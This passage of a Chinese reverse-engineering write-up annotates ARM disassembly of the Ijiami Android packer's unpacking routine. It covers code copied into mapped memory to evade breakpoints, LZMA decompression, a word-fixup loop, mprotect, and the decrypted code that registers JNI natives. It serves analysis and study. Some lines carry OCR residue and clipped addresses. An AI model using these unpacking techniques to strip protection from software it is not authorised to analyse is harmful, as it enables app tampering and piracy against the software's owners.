:510A3CF8 9B 08                 LSRS    R3, R3, #2      ; r3            0x2d8    728
:510A3CFA 08 B4                 PUSH    {R3}
```

1)windows 下逃避断点的方法，就是利用“code shadow”的方式，在申请内存，然后将代码拷贝到指定的申请的空间上执行，这样，直接断原代码是断不到的。但是，直接搜索二进制就可以找到这样的镜像代码。

如下，之前应该运行的代码：

```
.0AD:510A3F04 00 24                     MOVS    R4, #0          ; 这块代码被拷贝到申请的内存中进行执行，这样可以逃
.0AD:510A3F06 E4 43                     MVNS    R4, R4
.0AD:510A3F08 32 23                     MOVS    R3, #0x32 ; '2'
.0AD:510A3F0A 03 22                     MOVS    R2, #3
.0AD:510A3F0C 0D 99                     LDR     R1, [SP,#0x14+arg_20]
.0AD:510A3F0E 0C 98                     LDR     R0, [SP,#0x14+arg_1C]
.0AD:510A3F10 06 1C                     MOVS    R6, R0
.0AD:510A3F12 C0 27                     MOVS    R7, #0xC0 ; '
.0AD:510A3F14 00 DF                     SVC     0               ; mmap2
.0AD:510A3F16 B0 42                     CMP     R0, R6
.0AD:510A3F18 00 D0                     BEQ     loc_510A3F1C
.0AD:510A3F1A 01 DE                     UND     #1
.0AD:510A3F1C             ; ---------------------------------------------------------------------------
.0AD:510A3F1C
.0AD:510A3F1C             loc_510A3F1C                            ; CODE XREF: sub_510A3ED0+48Tj
.0AD:510A3F1C 0B 9D                     LDR     R5, [SP,#0x14+arg_18]
.0AD:510A3F1E 0F 99                     LDR     R1, [SP,#0x14+arg_28]
.0AD:510A3F20 00 F0 29 F8               BL      libexec_alloc_and_copy
.0AD:510A3F24             ; ---------------------------------------------------------------------------
.0AD:510A3F24 1F BC                     POP     {R0-R4}
.0AD:510A3F26 A0 47                     BLX     R4
```

拷贝到其它地方执行的代码：



2)计算指定函数的汇编指令长度：代码要进行拷贝执行，必须计算拷贝代码的长度。爱加密计算拷贝代码的长度方式是通过 call 来计算的。函数实现的排布如下：

```
__asm  call  targetFunc

xxxxxx

xxxxxx

xxxxxx

xxxxxx
```

xxxxxx

xxxxxx

Void targetFunc

而 call 的指令是：


```
LOAD:510A3D4C 00 F0 C0 F8                 BL      sub_510A3ED0
```

00 f0 是指令 opcode，c0 与跳转的距离有关，计算公式是（targetAddr - curAddr）/2 - 2 =opdataLen。那么知道 c0 就知道中间 xxx 代码的长度了。

3）爱加密处理的数据有三块，第一块未知，第二块是压缩过的指令数据，第三块是需要拷贝到堆上的代码，这三块数据总长度为 0x29e3c，使用 mmap2 进行申请映射内存，如下：

```
B2 00 F0 3D F8              BL      libexec_unknownOffsetCalc ; r3          0x14428F54
B6 52 19                    ADDS    R2, R2, R5      ; 结果r2          0xa78f  ;当前r5-2b
B8 91 00                    LSLS    R1, R2, #2      ; r1          0x29e3c
BA 00 24                    MOVS    R4, #0
BC E4 43                    MVNS    R4, R4          ; r4          0xFFFFFFFF
BE 22 23                    MOVS    R3, #0x22 ; '"'
C0 07 22                    MOVS    R2, #7
C2 11 91                    STR     R1, [SP,#4+arg_40_storeCallOffsetSum]
C4 00 20                    MOVS    R0, #0
C6 C0 27                    MOVS    R7, #0xC0 ; '
C8 00 DF                    SVC     0               ; 这里是调用服务mmap2，r0          0x4fb5a000
CA 03 13                    ASRS    R3, R0, #0xC    ; 算数右移12位
CC 01 33                    ADDS    R3, #1          ; r3          0x4fb5b
CE 00 D1                    BNE     loc_510A3FD2    ; 上边是对返回值进行判断，linux返回值是-1，不同于windou
D0 01 DE                    UND     #1
D2          ; ---------------------------------------------------------------------------
```

然后将三块数据拷贝到映射的内存上，



在此之后，数据内存排布：

AAAAAAAAA

BBBBBBBBBB

CCCCCCCCCC

爱加密还原代码前，处理了三块数据，如上。其中，“AAAAAAAAAA”数据是一组未使用过的数据，具体功能未知，长度为 0x6b0；“BBBBBBBBBB”代表的是 lzma 压缩过的数据；“CCCCCCCCCC”代表的是拷贝函数的数据（一共拷贝三个函数的代码）。

4）修改 lr，然后刷新 cache，返回到 mmap2 得到的堆上的函数进行执行

```
OAD:510A4010 01 1C                                          MOVS        R1, R0                      ;
r0                          0x4fb83e3c
LOAD:510A4012 10 1C                                          MOVS        R0, R2                      ;
r2                          0x4fb83bd8
LOAD:510A4014 BE 46                                          MOV          LR, R7                      ;
r7                          0x4fb83d91
LOAD:510A4014
    ; 这里对 lr 寄存器进行修改
LOAD:510A4016 C3 E7                                          B              libexec___ARM_NR_cacheflush
```

5）再次调用 mmap2，抹掉最初的“AA”、“BB”和“CC”三块数据，这样，之前执行的代码和数据将都被清零。这三块数据就被搬运到第一次调用 mmap2 得到的地址上，数据在内存重新做了排布。

```
0AD:510A3F04 00 24                      MOVS    R4, #0          ; 这块代码被拷贝到申请的内存中进行执行，这样
0AD:510A3F06 E4 43                      MVNS    R4, R4
0AD:510A3F08 32 23                      MOVS    R3, #0x32 ; '2'
0AD:510A3F0A 03 22                      MOVS    R2, #3
0AD:510A3F0C 0D 99                      LDR     R1, [SP,#0x14+arg_20] ; r1              0x72758
0AD:510A3F0E 0C 98                      LDR     R0, [SP,#0x14+arg_1C] ; r0              0x5107a000
0AD:510A3F10 06 1C                      MOVS    R6, R0
0AD:510A3F12 C0 27                      MOVS    R7, #0xC0 ; '
0AD:510A3F14 00 DF                      SVC     0               ; mmap2
0AD:510A3F14                                                    ; 将地址0x5107a000做映射,这块地址的数据将被
0AD:510A3F16 B0 42                      CMP     R0, R6
0AD:510A3F18 00 D0                      BEQ     loc_510A3F1C    ; r5                0x2d8
0AD:510A3F18                                                    ; 拷贝的长度是0x2d8*4
0AD:510A3F1A 01 DE                      UND     #1
0AD:510A3F1C            ; ---------------------------------------------------------------------------
0AD:510A3F1C
```

6）解压数据：将数据解压到第二次调用 mmap2 清零的地址上，偏移为 0x6b0。数据的解压使用的是 lzma 算法，解压的代码：

```
D:510A3F1C 08 9D                        LDR     R5, [SP,#0x14+arg_18] ; r5              0x2d8
D:510A3F1E 0F 99                        LDR     R1, [SP,#0x14+arg_28] ; r1              0x4fb5a000; r1应该是之前
D:510A3F20 00 F0 29 F8                  BL      libexec_memcopy ; 首先是将0x5107a000重新做映射清理数据，然后讲0
D:510A3F24 1F BC                        POP     {R0-R4}
D:510A3F26 A0 47                        BLX     R4              ; 510A3D50; 这个函数就是解码函数
D:510A3F26                                                      ;
D:510A3F26                                                      ; r0            mmap2第一次映射得到的地址+0xb6
D:510A3F26                                                      ; r1            0x29077
D:510A3F26                                                      ; r2            0x5107AB60
D:510A3F26                                                      ; r3            0xbef744b0
D:510A3F28 08 BC                        POP     {R3}
```

上图中，r4 指向的 lzma 的解压函数，r0 是待解压的数据，r1 是待解压的长度，r2 是解压到的地址，r3 上是保存解压到的地址空间的长度的地址。Lzma 的具体实现：

```
LOAD:510A3D50                         CODE32
LOAD:510A3D50 FC 40 2D E9             DCD 0xE92D40FC          ; (gdb) disas 0x4fb83bd8,+20
LOAD:510A3D50                                                 ; Dump of assembler code from 0x4fb83bd8 to 0x4fb83bec:
LOAD:510A3D50                                                 ;    0x4fb83bd8:  push    {r2, r3, r4, r5, r6, r7, lr}
LOAD:510A3D50                                                 ;    0x4fb83bdc:  add     r7, r1, r0
LOAD:510A3D50                                                 ;    0x4fb83be0:  mvn     r5, #0
LOAD:510A3D50                                                 ;    0x4fb83be4:  mov     r4, #-2147483648        ; 0x800
LOAD:510A3D50                                                 ;    0x4fb83be8:  b       0x4fb83c40
LOAD:510A3D54                 ; ---------------------------------------------------------------------------
LOAD:510A3D54                         CODE32
LOAD:510A3D54 00 70 81 E0             ADD     R7, R1, R0
LOAD:510A3D58 00 50 E0 E3             MOV     R5, 0xFFFFFFFF
LOAD:510A3D5C 02 41 A0 E3             MOV     R4, #0x80000000
LOAD:510A3D60 14 00 00 EA             B       loc_510A3DB8
LOAD:510A3D64                 ; ---------------------------------------------------------------------------
LOAD:510A3D64
LOAD:510A3D64                 loc_510A3D64                            ; CODE XREF: LOAD:510A3E0C↓j
LOAD:510A3D64 18 00 BD E8             LDMFD   SP!, {R3,R4}
LOAD:510A3D68 07 00 40 E0             SUB     R0, R0, R7
LOAD:510A3D6C 03 20 42 E0             SUB     R2, R2, R3
LOAD:510A3D70 00 20 84 E5             STR     R2, [R4]
LOAD:510A3D74 00 40 A0 E1             MOV     R4, R0
LOAD:510A3D78 03 00 A0 E1             MOV     R0, R3
LOAD:510A3D7C 02 10 83 E0             ADD     R1, R3, R2
LOAD:510A3D80 00 20 A0 E3             MOV     R2, #0
LOAD:510A3D84 07 C0 A0 E1             MOV     R12, R7
LOAD:510A3D88 02 70 A0 E3+            MOV     R7, 0xF0002
LOAD:510A3D90 00 00 00 EF             SVC     0
LOAD:510A3D94 0C 70 A0 E1             MOV     R7, R12
LOAD:510A3D98 04 00 A0 E1             MOV     R0, R4
LOAD:510A3D9C F0 80 BD E8             LDMFD   SP!, {R4-R7,PC}
LOAD:510A3DA0
LOAD:510A3DA0                 ; ---------------- S U B R O U T I N E ------------------------------------
LOAD:510A3DA0
LOAD:510A3DA0
LOAD:510A3DA0                 sub_510A3DA0                            ; CODE XREF: LOAD:510A3DBC↓p
LOAD:510A3DA0                                                         ; LOAD:510A3DD4↓p ...
LOAD:510A3DA0 01 40 D0 E4             LDRB    R4, [R0],#1
LOAD:510A3DA4 04 40 A4 E0             ADC     R4, R4, R4
LOAD:510A3DA8 04 4C B0 E1             MOVS    R4, R4,LSL#24
LOAD:510A3DAC 0E F0 A0 E1             RET
LOAD:510A3DAC                 ; End of Function sub_510A3DA0
LOAD:510A3DAC
LOAD:510A3DB0                 ; ---------------------------------------------------------------------------
```

7）修正指定数据：解压完的数据并不是最终的代码，还需要进行修正。修正代码如下：

```
.0AD:510A3F3C 00 D0             BEQ     loc_510A3F40    ; 这里没有跳转
.0AD:510A3F3E A0 47             BLX     R4              ; 510A3D00
.0AD:510A3F3E                                           ; r0 = 模块及地址+0x8b60
.0AD:510A3F3E                                           ; r1 = 0x71bf8
.0AD:510A3F3E                                           ; r2 = 0
.0AD:510A3F3E                                           ; r3 = 0x50
.0AD:510A3F3E                                           ; r4 = 第一次mmap申请的内存 +
.0AD:510A3F3E                                           ; r5 = 0x2d8
.0AD:510A3F3E                                           ;
.0AD:510A3F3E                                           ; 这个函数的主要功能是对一些字符串进行还原
.0AD:510A3F40
```

修正的方法是：解压后的数据从末端开始往前，每四字节为单位，如果这四字的最高个字节是低四位是 0xb,则进行移位修复。（这种方法很像 pe 壳中解密代码后，对 0xe8、0xe9、0xff25 等的修复）修复代码如下：

```
3A3D00 1B 06                    LSLS    R3, R3, #0x18   ; r3              0x50; r3              0x50000000
3A3D02 89 08                    LSRS    R1, R1, #2      ; r1              0x1c6fe
3A3D04 1B 0E                    LSRS    R3, R3, #0x18   ; r3              0x50
3A3D06 89 00                    LSLS    R1, R1, #2      ; r1              0x71bf8
3A3D08 50 2B                    CMP     R3, #'P'
3A3D0A 11 D1                    BNE     locret_510A3D30 ; 这里没有跳转
3A3D0C 0E E0                    B       loc_510A3D2C    ; r1表征的是长度
3A3D0E                  ; ---------------------------------------------------------------------------
3A3D0E
3A3D0E                  loc_510A3D0E                    ; CODE XREF: libexec_init+74↓j
3A3D0E 04 39                    SUBS    R1, #4
3A3D10 42 58                    LDR     R2, [R0,R1]     ; 这一块就是循环解码的代码 r0              0x5107ab60
3A3D12 13 01                    LSLS    R3, R2, #4      ; 先把高四位清零，然后右移24位置，也就是取得dword最
3A3D14 1B 0F                    LSRS    R3, R3, #0x1C
3A3D16 0B 2B                    CMP     R3, #0xB
3A3D18 08 D1                    BNE     loc_510A3D2C    ; r1表征的是长度
3A3D1A 89 08                    LSRS    R1, R1, #2
3A3D1C 53 1A                    SUBS    R3, R2, R1
3A3D1E 89 00                    LSLS    R1, R1, #2
3A3D20 12 0E                    LSRS    R2, R2, #0x18
3A3D22 1B 02                    LSLS    R3, R3, #8
3A3D24 12 06                    LSLS    R2, R2, #0x18
3A3D26 1B 0A                    LSRS    R3, R3, #8
3A3D28 1A 43                    ORRS    R2, R3
3A3D2A 42 50                    STR     R2, [R0,R1]
3A3D2C
3A3D2C                  loc_510A3D2C                    ; CODE XREF: libexec_init+52↑j
3A3D2C                                                  ; libexec_init+5E↑j
3A3D2C 00 29                    CMP     R1, #0          ; r1表征的是长度
3A3D2E EE D1                    BNE     loc_510A3D0E
3A3D30
3A3D30                  locret_510A3D30                 ; CODE XREF: libexec_init+50↑j
3A3D30 70 47                    BX      LR
```

8）修改内存属性，代码就完全解密，并可以运行了。

```
1B 42                   TST     R3, R3          ; r3              0x5
00 D0                   BEQ     loc_510A3F40    ; 这里没有跳转
A0 47                   BLX     R4              ; 510A3D00

            loc_510A3F40                        ; CODE XREF: sub_510
00 98                   LDR     R0, [SP,#-0x1C+arg_1C]
01 99                   LDR     R1, [SP,#-0x1C+arg_20]
09 18                   ADDS    R1, R1, R0
00 F0 2B F8             BL      libexec___ARM_NR_cacheflush
0B BC                   POP     {R0,R1,R3}
9E 46                   MOV     LR, R3
05 22                   MOVS    R2, #5
7D 27                   MOVS    R7, #0x7D ; '}'
00 DF                   SVC     0               ; __NR_mprotect
5B 27                   MOVS    R7, #0x5B ; '['
03 BD                   POP     {R0,R1,PC}
```

解密前的导出函数代码如下：


```
LOAD:5107E5EC                           EXPORT deinit
LOAD:5107E5EC                deinit
LOAD:5107E5EC 58 2D                     CMP     R5, #0x58 ; 'X'
LOAD:5107E5EE 2F 4D                     LDR     R5, =0x340517C3
LOAD:5107E5F0 15 1A                     SUBS    R5, R2, R0
LOAD:5107E5F2 99 6E                     LDR     R1, [R3,#0x68]
LOAD:5107E5F4 FA 8A                     LDRH    R2, [R7,#0x16]
LOAD:5107E5F6 58 55                     STRB    R0, [R3,R5]
LOAD:5107E5F6                ; ---------------------------------------
LOAD:5107E5F8 F3                        DCB 0xF3 ;
LOAD:5107E5F9 FE                        DCB 0xFE ;
LOAD:5107E5FA 90                        DCB 0x90 ;
LOAD:5107E5FB CF                        DCB 0xCF ;
LOAD:5107E5FC 2E                        DCB 0x2E ; .
LOAD:5107E5FD D6                        DCB 0xD6 ;
LOAD:5107E5FE 3C                        DCB 0x3C ; <
LOAD:5107E5FF 94                        DCB 0x94 ;
LOAD:5107E600 B9                        DCB 0xB9 ;
LOAD:5107E601 69                        DCB 0x69 ; i
LOAD:5107E602 C5                        DCB 0xC5 ;
LOAD:5107E603 FE                        DCB 0xFE ;
LOAD:5107E604 51                        DCB 0x51 ; Q
```

显然上图中的代码没法运行，解码后的代码如下：

```
.OAD:5107E5EC                 a_deinit
.OAD:5107E5EC
.OAD:5107E5EC                 var_2C          = -0x2C
.OAD:5107E5EC                 var_28          = -0x28
.OAD:5107E5EC
.OAD:5107E5EC 30 B5                           PUSH    {R4,R5,LR}
.OAD:5107E5EE 17 4B                           LDR     R3, =(unk_510F33F8 - 0x5107E5F8)
.OAD:5107E5F0 89 B0                           SUB     SP, SP, #0x24
.OAD:5107E5F2 01 A9                           ADD     R1, SP, #0x30+var_2C
.OAD:5107E5F4 7B 44                           ADD     R3, PC
.OAD:5107E5F6 18 60                           STR     R0, [R3]
.OAD:5107E5F8 00 23                           MOVS    R3, #0
.OAD:5107E5FA 01 93                           STR     R3, [SP,#0x30+var_2C]
.OAD:5107E5FC 03 68                           LDR     R3, [R0]
.OAD:5107E5FE 14 4A                           LDR     R2, =0x10004
.OAD:5107E600 9B 69                           LDR     R3, [R3,#0x18]
.OAD:5107E602 98 47                           BLX     R3
.OAD:5107E604 00 28                           CMP     R0, #0
.OAD:5107E606 02 D0                           BEQ     loc_5107E60E
.OAD:5107E608
.OAD:5107E608                 loc_5107E608                            ; CODE XREF: a_deinit+44↓j
.OAD:5107E608                                                         ; a_deinit+58↓j
.OAD:5107E608 01 20                           MOVS    R0, #1
.OAD:5107E60A 40 42                           NEGS    R0, R0
.OAD:5107E60C 1C E0                           B       loc_5107E648
.OAD:5107E60E                 ; ---------------------------------------------------------------------------
.OAD:5107E60E
.OAD:5107E60E                 loc_5107E60E                            ; CODE XREF: a_deinit+1A↑j
.OAD:5107E60E 11 4A                           LDR     R2, =(loc_510F3204 - 0x5107E618)
.OAD:5107E610 02 AC                           ADD     R4, SP, #0x30+var_28
.OAD:5107E612 23 1C                           MOVS    R3, R4
.OAD:5107E614 7A 44                           ADD     R2, PC
.OAD:5107E616 23 CA                           LDMIA   R2!, {R0,R1,R5}
.OAD:5107E618 23 C3                           STMIA   R3!, {R0,R1,R5}
.OAD:5107E61A 23 CA                           LDMIA   R2!, {R0,R1,R5}
.OAD:5107E61C 23 C3                           STMIA   R3!, {R0,R1,R5}
.OAD:5107E61E 0E 49                           LDR     R1, =(unk_510F1004 - 0x5107E628)
.OAD:5107E620 C0 22 12 01                     MOVS    R2, 0xC00
.OAD:5107E624 79 44                           ADD     R1, PC
.OAD:5107E626 89 18                           ADDS    R1, R1, R2
.OAD:5107E628 01 98                           LDR     R0, [SP,#0x30+var_2C]
.OAD:5107E62A FD F7 40 F9                     BL      sub_5107B8AE
.OAD:5107E62E 01 1E                           SUBS    R1, R0, #0
.OAD:5107E630 EA D0                           BEQ     loc_5107E608
```

解码后的代码分析

解密后的代码上边已经给出，r0 传递的就是 jnienv 虚表指针，gdb 中显示相关 api 在 libicuil8n.so 模块中，如下：



1）动态注册接口：解密后的代码主要是动态注册用于 java 调用的接口，如下：

```
.0AD:50F625EC                 a_deinit
.0AD:50F625EC
.0AD:50F625EC                 var_2C          = -0x2C
.0AD:50F625EC                 var_28          = -0x28
.0AD:50F625EC
.0AD:50F625EC 30 B5                           PUSH    {R4,R5,LR}
.0AD:50F625EE 17 4B                           LDR     R3, =(unk_50FD73F8 - 0x50F625F8)
.0AD:50F625F0 89 B0                           SUB     SP, SP, #0x24
.0AD:50F625F2 01 A9                           ADD     R1, SP, #0x30+var_2C
.0AD:50F625F4 7B 44                           ADD     R3, PC
.0AD:50F625F6 18 60                           STR     R0, [R3]        ; 保存r0  jnienv
.0AD:50F625F8 00 23                           MOVS    R3, #0
.0AD:50F625FA 01 93                           STR     R3, [SP,#0x30+var_2C]
.0AD:50F625FC 03 68                           LDR     R3, [R0]
.0AD:50F625FE 14 4A                           LDR     R2, =0x10004
.0AD:50F62600 9B 69                           LDR     R3, [R3,#0x18]
.0AD:50F62602 98 47                           BLX     R3              ; FindClass
.0AD:50F62602                                                         ; 查找的类为null，所以返回也为null
.0AD:50F62604 00 28                           CMP     R0, #0
.0AD:50F62606 02 D0                           BEQ     loc_50F6260E
.0AD:50F62608
.0AD:50F62608                 loc_50F62608                            ; CODE XREF: a_deinit+44↓j
.0AD:50F62608                                                         ; a_deinit+58↓j
.0AD:50F62608 01 20                           MOVS    R0, #1
.0AD:50F6260A 40 42                           NEGS    R0, R0
.0AD:50F6260C 1C E0                           B       loc_50F62648
.0AD:50F6260E                 ; ---------------------------------------------------------------------------
.0AD:50F6260E
.0AD:50F6260E                 loc_50F6260E                            ; CODE XREF: a_deinit+10↑j
.0AD:50F6260E 11 4A                           LDR     R2, =(loc_50FD7204 - 0x50F62618)
.0AD:50F62610 02 AC                           ADD     R4, SP, #0x30+var_28
.0AD:50F62612 23 1C                           MOVS    R3, R4
.0AD:50F62614 7A 44                           ADD     R2, PC
.0AD:50F62616 23 CA                           LDMIA   R2!, {R0,R1,R5}
.0AD:50F62618 23 C3                           STMIA   R3!, {R0,R1,R5}
.0AD:50F6261A 23 CA                           LDMIA   R2!, {R0,R1,R5}
.0AD:50F6261C 23 C3                           STMIA   R3!, {R0,R1,R5}
.0AD:50F6261E 0E 49                           LDR     R1, =(unk_50FD5004 - 0x50F62628)
.0AD:50F62620 C0 22 12 01                     MOVS    R2, 0xC80
.0AD:50F62624 79 44                           ADD     R1, PC
.0AD:50F62626 89 18                           ADDS    R1, R1, R2
.0AD:50F62628 01 98                           LDR     R0, [SP,#0x30+var_2C]
.0AD:50F6262A FD F7 40 F9                     BL      dump_findSomeClass ; 查找类com/shell/NativeApplication
.0AD:50F6262E 01 1E                           SUBS    R1, R0, #0
.0AD:50F62630 EA D0                           BEQ     loc_50F62608
.0AD:50F62632 01 98                           LDR     R0, [SP,#0x30+var_2C]
.0AD:50F62634 D7 23 9B 00                     MOVS    R3, 0x35C
.0AD:50F62638 02 68                           LDR     R2, [R0]
.0AD:50F6263A D5 58                           LDR     R5, [R2,R3]     ; 获取方法RegisterNatives地址
.0AD:50F6263C 22 1C                           MOVS    R2, R4
.0AD:50F6263E 02 23                           MOVS    R3, #2
.0AD:50F62640 A8 47                           BLX     R5              ; JNINativeMethod
.0AD:50F62640                                                         ; 1 load  (Landroid/app/Application;Ljavja/lang/String;)2
.0AD:50F62640                                                         ; 2 run   (Landroid/app/Application;Ljavja/lang/String;)2
.0AD:50F62642 00 28                           CMP     R0, #0
```

```
OAD:50F626D4 F0 B5                    PUSH    {R4-R7,LR}
OAD:50F626D6 D0 49                    LDR     R1, =(loc_50FD4E5C - 0x50F626E0)
OAD:50F626D8 E7 B0                    SUB     SP, SP, #0x19C
OAD:50F626DA 07 1C                    MOVS    R7, R0
OAD:50F626DC 79 44                    ADD     R1, PC ; loc_50FD4E5C
OAD:50F626DE 08 91                    STR     R1, [SP,#0x1B0+var_190]
OAD:50F626E0 06 92                    STR     R2, [SP,#0x1B0+var_198]
OAD:50F626E2 09 93                    STR     R3, [SP,#0x1B0+var_18C]
OAD:50F626E4 FD F7 74 FE              BL      sub_50F603D0
OAD:50F626E8 0A 90                    STR     R0, [SP,#0x1B0+var_188]
OAD:50F626EA 38 1C                    MOVS    R0, R7
OAD:50F626EC FD F7 3E FD              BL      sub_50F6016C
OAD:50F626F0 04 1E                    SUBS    R4, R0, #0
OAD:50F626F2 01 D1                    BNE     loc_50F626F8
OAD:50F626F4 00 F0 4A FC              BL      loc_50F62F8C
OAD:50F626F8 ; ---------------------------------------------------------------------------
OAD:50F626F8
OAD:50F626F8                          loc_50F626F8                            ; CODE XREF: dump_load+1
OAD:50F626F8 36 AD                    ADD     R5, SP, #0x1B0+var_D8
OAD:50F626FA 28 1C                    MOVS    R0, R5
OAD:50F626FC 39 1C                    MOVS    R1, R7
OAD:50F626FE 06 9A                    LDR     R2, [SP,#0x1B0+var_198]
OAD:50F62700 FD F7 14 FF              BL      sub_50F6052C
OAD:50F62704 28 1C                    MOVS    R0, R5
OAD:50F62706 FD F7 35 FF              BL      sub_50F60574
OAD:50F6270A 04 90                    STR     R0, [SP,#0x1B0+var_1A0]
OAD:50F6270C 39 1C                    MOVS    R1, R7
OAD:50F6270E 11 A8                    ADD     R0, SP, #0x1B0+var_16C
OAD:50F62710 04 9A                    LDR     R2, [SP,#0x1B0+var_1A0]
OAD:50F62712 FD F7 75 FA              BL      sub_50F5FC00
OAD:50F62716 0A 9B                    LDR     R3, [SP,#0x1B0+var_188]
OAD:50F62718 45 AA                    ADD     R2, SP, #0x1B0+var_9C
OAD:50F6271A 12 2B                    CMP     R3, #0x12
OAD:50F6271C 6A DD                    BLE     loc_50F627F4
OAD:50F6271E BF 49                    LDR     R1, =(unk_50FD5004 - 0x50F62728)
OAD:50F62720 D0 23 1B 01              MOVS    R3, #0xD00
OAD:50F62724 79 44                    ADD     R1, PC ; unk_50FD5004
OAD:50F62726 12 A8                    ADD     R0, SP, #0x1B0+var_168
OAD:50F62728 C9 18                    ADDS    R1, R1, R3
OAD:50F6272A 5F F0 0D F8              BL      0x50FC1748
OAD:50F6272E BC 49                    LDR     R1, =(loc_50FD6584 - 0x50F62738)
OAD:50F62730 13 A8                    ADD     R0, SP, #0x1B0+var_164
OAD:50F62732 4A AA                    ADD     R2, SP, #0x1B0+var_88
OAD:50F62734 79 44                    ADD     R1, PC ; loc_50FD6584
OAD:50F62736 81 31                    ADDS    R1, #0x81 ;
OAD:50F62738 FF 31                    ADDS    R1, #0xFF
```

```
.OAD:50F61460 F0 B5                 PUSH    {R4-R7,LR}
.OAD:50F61462 C9 4C                 LDR     R4, =0xFFFFFDBC
.OAD:50F61464 19 1C                 MOVS    R1, R3
.OAD:50F61466 07 1C                 MOVS    R7, R0
.OAD:50F61468 A5 44                 ADD     SP, R4
.OAD:50F6146A 06 92                 STR     R2, [SP,#0x258+var_240]
.OAD:50F6146C C7 4A                 LDR     R2, =(loc_50FD4E5C - 0x50F61472)
.OAD:50F6146E 7A 44                 ADD     R2, PC ; loc_50FD4E5C
.OAD:50F61470 09 92                 STR     R2, [SP,#0x258+var_234]
.OAD:50F61472 02 68                 LDR     R2, [R0]
.OAD:50F61474 52 60                 LDR     R2, [R2,#0x54]
.OAD:50F61476 90 47                 BLX     R2
.OAD:50F61478 04 90                 STR     R0, [SP,#0x258+var_248]
.OAD:50F6147A 39 1C                 MOVS    R1, R7
.OAD:50F6147C 1D A8                 ADD     R0, SP, #0x258+var_1E4
.OAD:50F6147E 04 9A                 LDR     R2, [SP,#0x258+var_248]
.OAD:50F61480 FE F7 BE FB           BL      sub_50F5FC00
.OAD:50F61484 38 1C                 MOVS    R0, R7
.OAD:50F61486 FE F7 71 FE           BL      sub_50F6016C
.OAD:50F6148A 07 90                 STR     R0, [SP,#0x258+var_23C]
.OAD:50F6148C 00 28                 CMP     R0, #0
.OAD:50F6148E 03 D1                 BNE     loc_50F61498
.OAD:50F61490
.OAD:50F61490                       loc_50F61490                            ; CODE XREF: dump_run+9C↓j
.OAD:50F61490                                                               ; dump_run+174↓j ...
.OAD:50F61490 00 23                 MOVS    R3, #0
